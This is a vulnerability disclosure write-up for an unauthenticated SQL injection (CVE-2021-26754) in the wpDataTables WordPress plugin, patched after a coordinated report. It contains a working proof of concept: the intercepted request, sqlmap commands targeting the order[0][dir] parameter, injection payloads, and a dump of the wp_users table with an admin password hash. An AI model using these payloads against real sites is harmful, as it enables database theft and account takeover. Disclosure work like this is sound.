WordPress Plugin wpDataTables - SQL Injection

Feb 4, 2021
5 minutes read

TL;DR

Me and my colleague Massimiliano Ferraresi have found an unauthenticated SQL Injection on wpDataTables version <= 3.4 on the table search parameter **order**.

Plugin Information

- **Organization Name:** TMS
- **Web Page:** https://tms-outsource.com
- **Vulnerability Disclosure Info or Technical Support Web Page:** https://tmsplugins.ticksy.com/submit/#100004195
- **Plugin name:** wpDataTables
- **Plugin version:** <= 3.4
- **Plugin Web Page:** https://wpdatatables.com

wpDataTables is a best-selling WordPress table plugin which makes very easy to work with tables, charts and data management. It is currently used by 40,000+ companies and individuals in financial, scientific, statistical, commercial and other sectors.

During a quick security auditing of the product, we have found that in the default configuration, a simple table can be published in a page that does not require authentication. The table can be searched, and is vulnerable to SQL Injection on the **order** parameter.

The fix was developed with the release 3.4.1, the day after our vulnerability disclosure. That’s a very professional way to handle a high impact security vulnerability! We are so glad to collaborate with them.

Vulnerability Details

Improper Neutralization of Special Elements used in an SQL Command (‘SQL Injection’) - CWE-89

- **Summary:** An unauthenticated user can perform a SQL injection attack to access all the data in the database and obtain access to the WordPress application.
- **Prerequisites:** A simple table with default settings needs to be created and published in a page on WordPress.
- **CVE and CVSS Score:** CVE-2021-26754 | **9.8** (Critical)

Step-by-step instructions and PoC

First, it is necessary to create a simple table with two columns and two rows. Then, the page can be published with default settings.
An unauthenticated user that visits the page where the table is published can perform a SQL injection attack in the table search parameter **order[0][dir]**.


Affected Endpoints

- **URL:** http://hostname/wp-admin/admin-ajax.php?action=get_wdtable&table_id=1
- **HTTP Parameter:** order[0][dir]

Below are the evidences with the vulnerability details and the payloads used.

The starting point is a standard installation of WordPress version 5.6 (the latest), with a fresh install of the wpDataTables plugin, without further configuration. After the plugin installation, it is necessary to create a simple table used for the vulnerability PoC.

To create the table, login to WordPress as **admin**.
Under **wpDataTables** -> **Create a Table**, select **Create a data table manually** and then **Next**.



[redacted]/wp-admin/admin.php?page=wpdatatables-constructor

NEWS! wpDataTables just launched a new addon - Master-Detail Tables. You can find it in the Addons page, read more about it in our docs on this link.

Create a Table

Choose what kind of table would you like to construct

Create a simple table from scratch.
Create a simple table with any data, merged cells, styling, star rating and a lot more.
You get full control of formatting, but no sorting, filtering, pagination or database connection like in data tables.

Create a data table linked to an existing data source.
Excel, CSV, Google Spreadsheet, SQL query, XML, JSON, serialized PHP array. Data will be read from the source every time on page load. Only SQL-based tables can be made editable.

Create a data table manually.
Define the number and type of columns, and fill in the data manually in WP admin. Table will be stored in the database and can be edited from WP admin, or made front-end editable.

Create a data table by importing data from a data source.
Excel, CSV, Google Spreadsheet. Data will be imported to the database, the table can be edited in WP admin, or made front-end editable.


Generate a query to the WordPress database.
Create a MySQL-query-based data table by generating a query to the WordPress database (posts, taxonomies, postmeta) with a GUI tool.

Generate a query to the MySQL database.
Create a SQL-query-based data table by generating a query to any custom SQL database with a GUI tool.

The table can have simple data, like the following:

- **Table name:** products
- **Number of columns:** 2
- **Column 1:**
  - **Name:** name
  - **Type:** One line string
- **Column 2:**
  - **Name:** price
  - **Type:** Integer

Add the table data via the web interface:



Create a Table

Please provide some initial structure metadata before the table will be created.
This constructor will help you to create a table from scratch. You will be able to edit the table content and metadata later manually at any time.

Table name: products

Number of columns: 2


Column names and types

Drag and drop to reorder columns.

name
Type: One line string
Editor predefined value: Enter predifined value

price
Type: Integer
Editor predefined value:


Confirm the table with **Create the table** -> **Open in Excel-like editor**
Insert two rows with some data , like the following picture, then confirm with **Save Changes**:



Search:

wdt_ID	name	price
1	firewall	500
2	rasp	50

Copy the shortcode to the clipboard.



NEWS! wpDataTables just launched a new addon - Master-Detail Tables. You can find it in the Addons page, read more about it in our docs on this link.

products [wpdatatable id=1]


wpDataTable name, click to edit

Click to copy shortcode

Auto-refresh

Auto-refresh interval in seconds (zero or blank to disable)

Then, create or edit a simple page on WordPress.
In this PoC, it is chosen to edit the default page.
Navigate to: **Pages** -> **Sample Page** -> **Edit**



[redacted]/wp-admin/edit.php?post_type=page


All (2) | Published (1) | Draft (1)

2 items

☐ Title	Author		Date
☐ Privacy Policy — Draft, Privacy Policy Page	admin	—	Last Modified 2020/06/04 at 6:19 pm
☑ Sample Page Edit | Quick Edit | Trash | View	admin	—	Published 2020/06/04 at 6:19 pm
☐ Title	Author		Date

2 items

Paste the page shortcode, in this case: **[wpdatatable id=1]**
Then, click on **Update** to save the page.



The backup of this post in your browser is different from the version below.


Shortcode
Insert additional custom elements with a WordPress shortcode.

Shortcode


[wpdatatable id=1]

The link of the page will be: http://hostname/sample-page/

Then, log out from the web application.


[redacted]/wp-login.php?loggedout=true&wp_lang=en_US
You are now logged out.
Username or Email Address
Password
Remember Me
Log In

Go on the page http://hostname/sample-page/.
Intercept the browser session with a proxy like Burp Suite.
Write **test** in the **name** search field:



Sample Page

products


Show entries

Search:

name	price
No matching records found	
test	price

Showing 0 to 0 of 0 entries (filtered from 2 total entries)

The request on Burp Suite will be like the next screenshot.
Please note that there are not WordPress session cookies because it is not necessary to be authenticated for the exploitation of the vulnerability.



```
POST /wp-admin/admin-ajax.php?action=get_wdtable&table_id=1 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 800
Origin: http://[redacted]
Connection: close
Referer: http://[redacted]/sample-page/
Cookie: wordpress_test_cookie=WP+Cookie+check

draw=15&columns%5B0%5D%5Bdata%5D=0&columns%5B0%5D%5Bname%5D=wdt_ID&columns%5B0%5D%5Bsearchable%5D=true&columns%5B0%5D%5Borderable%5D=true&
columns%5B0%5D%5Bsearch%5D%5Bvalue%5D=&columns%5B0%5D%5Bsearch%5D%5Bregex%5D=false&columns%5B1%5D%5Bdata%5D=1&columns%5B1%5D%5Bname%5D=name&
columns%5B1%5D%5Bsearchable%5D=true&columns%5B1%5D%5Borderable%5D=true&columns%5B1%5D%5Bsearch%5D%5Bvalue%5D=test&columns%5B1%5D%5Bsearch%5D%5Bregex%5D=
false&columns%5B2%5D%5Bdata%5D=2&columns%5B2%5D%5Bname%5D=price&columns%5B2%5D%5Bsearchable%5D=true&columns%5B2%5D%5Borderable%5D=true&
columns%5B2%5D%5Bsearch%5D%5Bvalue%5D=&columns%5B2%5D%5Bsearch%5D%5Bregex%5D=true&order%5B0%5D%5Bcolumn%5D=1&order%5B0%5D%5Bdir%5D=asc&start=0&length=10&
search%5Bvalue%5D=&search%5Bregex%5D=false&wdtNonce=c474be8990&sRangeSeparator=%7C
```


Copy the intercepted request, and paste the content a text file named **search.req**, similar to the following one:

```
POST /wp-admin/admin-ajax.php?action=get_wdtable&table_id=1 HTTP/1.1
Host: hostname
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefo
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 800
Origin: http://hostname
Connection: close
Referer: http://hostname/sample-page/
Cookie: wordpress_test_cookie=WP+Cookie+check

draw=15&columns%5B0%5D%5Bdata%5D=0&columns%5B0%5D%5Bname%5D=wdt_ID&columns
```

Then, use the SQLMap tool to exploit the vulnerability with the following command:

```
sqlmap -r search.req --level=5 --risk=3 --random-agent --dbms=mysql -p 'or
```


The banner of the database is gathered as PoC of the vulnerability:



```
root@kali:~# sqlmap -r search.req --level=5 --risk=3 --random-agent --dbms=mysql -p 'order[0][dir]' --banner

                                  {1.5#stable}

                                  http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:27:15 /2021-01-31/

[19:27:15] [INFO] parsing HTTP request from 'search.req'
[19:27:15] [INFO] fetched random HTTP User-Agent header value 'Opera/9.20 (X11; Linux i686; U; ru)' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[19:27:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: order[0][dir] (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: draw=15&columns[0][data]=0&columns[0][name]=wdt_ID&columns[0][searchable]=true&columns[0][orderable]=true&columns[0][search][value]=&columns[
0][search][regex]=false&columns[1][data]=1&columns[1][name]=name&columns[1][searchable]=true&columns[1][orderable]=true&columns[1][search][value]=test&col
umns[1][search][regex]=false&columns[2][data]=2&columns[2][name]=price&columns[2][searchable]=true&columns[2][orderable]=true&columns[2][search][value]=&c
olumns[2][search][regex]=true&order[0][column]=1&order[0][dir]=asc RLIKE (SELECT (CASE WHEN (9358=9358) THEN 0x617363 ELSE 0x28 END))&start=0&length=10&se
arch[value]=&search[regex]=false&wdtNonce=c474be8990&sRangeSeparator=|

    Type: stacked queries
    Title: MySQL ≥ 5.0.12 stacked queries (comment)
    Payload: draw=15&columns[0][data]=0&columns[0][name]=wdt_ID&columns[0][searchable]=true&columns[0][orderable]=true&columns[0][search][value]=&columns[
0][search][regex]=false&columns[1][data]=1&columns[1][name]=name&columns[1][searchable]=true&columns[1][orderable]=true&columns[1][search][value]=test&col
umns[1][search][regex]=false&columns[2][data]=2&columns[2][name]=price&columns[2][searchable]=true&columns[2][orderable]=true&columns[2][search][value]=&c
olumns[2][search][regex]=true&order[0][column]=1&order[0][dir]=asc;SELECT SLEEP(5)#&start=0&length=10&search[value]=&search[regex]=false&wdtNonce=c474be89
90&sRangeSeparator=|

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: draw=15&columns[0][data]=0&columns[0][name]=wdt_ID&columns[0][searchable]=true&columns[0][orderable]=true&columns[0][search][value]=&columns[
0][search][regex]=false&columns[1][data]=1&columns[1][name]=name&columns[1][searchable]=true&columns[1][orderable]=true&columns[1][search][value]=test&col
umns[1][search][regex]=false&columns[2][data]=2&columns[2][name]=price&columns[2][searchable]=true&columns[2][orderable]=true&columns[2][search][value]=&c
olumns[2][search][regex]=true&order[0][column]=1&order[0][dir]=asc AND (SELECT 3443 FROM (SELECT(SLEEP(5)))nAbp)&start=0&length=10&search[value]=&search[r
egex]=false&wdtNonce=c474be8990&sRangeSeparator=|
---
[19:27:15] [INFO] testing MySQL
[19:27:15] [INFO] confirming MySQL
[19:27:15] [INFO] the back-end DBMS is MySQL
[19:27:15] [INFO] fetching banner
[19:27:15] [INFO] resumed: 10.3.22-MariaDB-0+deb10u1
back-end DBMS: MySQL ≥ 5.0.0 (MariaDB fork)
banner: '10.3.22-MariaDB-0+deb10u1'
[19:27:15] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/[redacted]'

[*] ending @ 19:27:15 /2021-01-31/
```


It is possible to dump all the WordPress database to extract the credentials. If a successful password cracking attack is accomplished, an attacker can use the credentials to login to the WordPress admin page.
To extract the **wp_users** table, use the following command:

```
sqlmap -r search.req --level=5 --risk=3 --random-agent --dbms=mysql -p 'or
```



```
Database: wordpress
Table: wp_users
[1 entry]
+----+--------------------+-----------------------------------+----------------+------------+-------------+--------------+---------------+-----------------
-----+--------------------+
| ID | user_url           | user_pass                         | user_email     | user_login | user_status | display_name | user_nicename | user_registered
     | user_activation_key |
+----+--------------------+-----------------------------------+----------------+------------+-------------+--------------+---------------+-----------------
-----+--------------------+
| 1  | http://[redacted]  | $P$BVb4Nqmfm71qpe6HgBDgNeOnpiwV0a/ | test@mail.com | admin      | 0           | admin        | admin         | 2020-06-04 18:1
9:57 | <blank>            |
+----+--------------------+-----------------------------------+----------------+------------+-------------+--------------+---------------+-----------------
-----+--------------------+

[19:33:40] [INFO] table 'wordpress.wp_users' dumped to CSV file '/root/.local/share/sqlmap/output/[redacted]/dump/wordpress/wp_users.csv'
[19:33:40] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/[redacted]'

[*] ending @ 19:33:40 /2021-01-31/
```

The vulnerability is tested on wpDataTables version 3.3, as depicted by the following screenshot:



[redacted]/wp-admin/admin.php?page=wpdatatables-dashboard

You are currently using Version 3.3
A major update with a couple of new features, bug fixes and stability improvements:

Checkout useful articles from wpdatatables.com
Great Looking Chart.js Examples You Can Use
WordPress Documentation Plugin: The Best Free and Premium Options

Security Impact

By exploiting this issue an attacker is able to access all the data in the database and obtain access to the WordPress application, because all the data, including WordPress credentials, can be extracted and cracked.
It is important to note that a valid WordPress administrator account is also able to execute Remote Code Execution attack because of the capability of installing or modifying existing plugins or themes via the web interface.
This scenario allows the entire compromise of the target operating system where wpDataTables is installed.

Timeline

- **01/02/2021**: First disclosure via private ticket on the Technical Support Web Page.
- **01/02/2021**: Near real-time human acknowledge e-mail from Technical Support!
- **02/02/2021**: Released the version 3.4.1, which has the fix for the vulnerability. Very impressive…

- **03/02/2021**: Update is given that the vulnerability is fixed on version 3.4.1, which was released the day before.
- **03/02/2021**: We have tested the vulnerability on version 3.4.1, which is fixed correctly.
- **04/02/2021**: Updated changelog with credits: https://wpdatatables.com/help/whats-new-changelog/
- **09/02/2021**: NVD scored as **9.8** (Critical)

‹ CA eHealth Performance Manager - Multiple Vulnerabilities

NeDi 1.9C - Multiple Vulnerabilities ›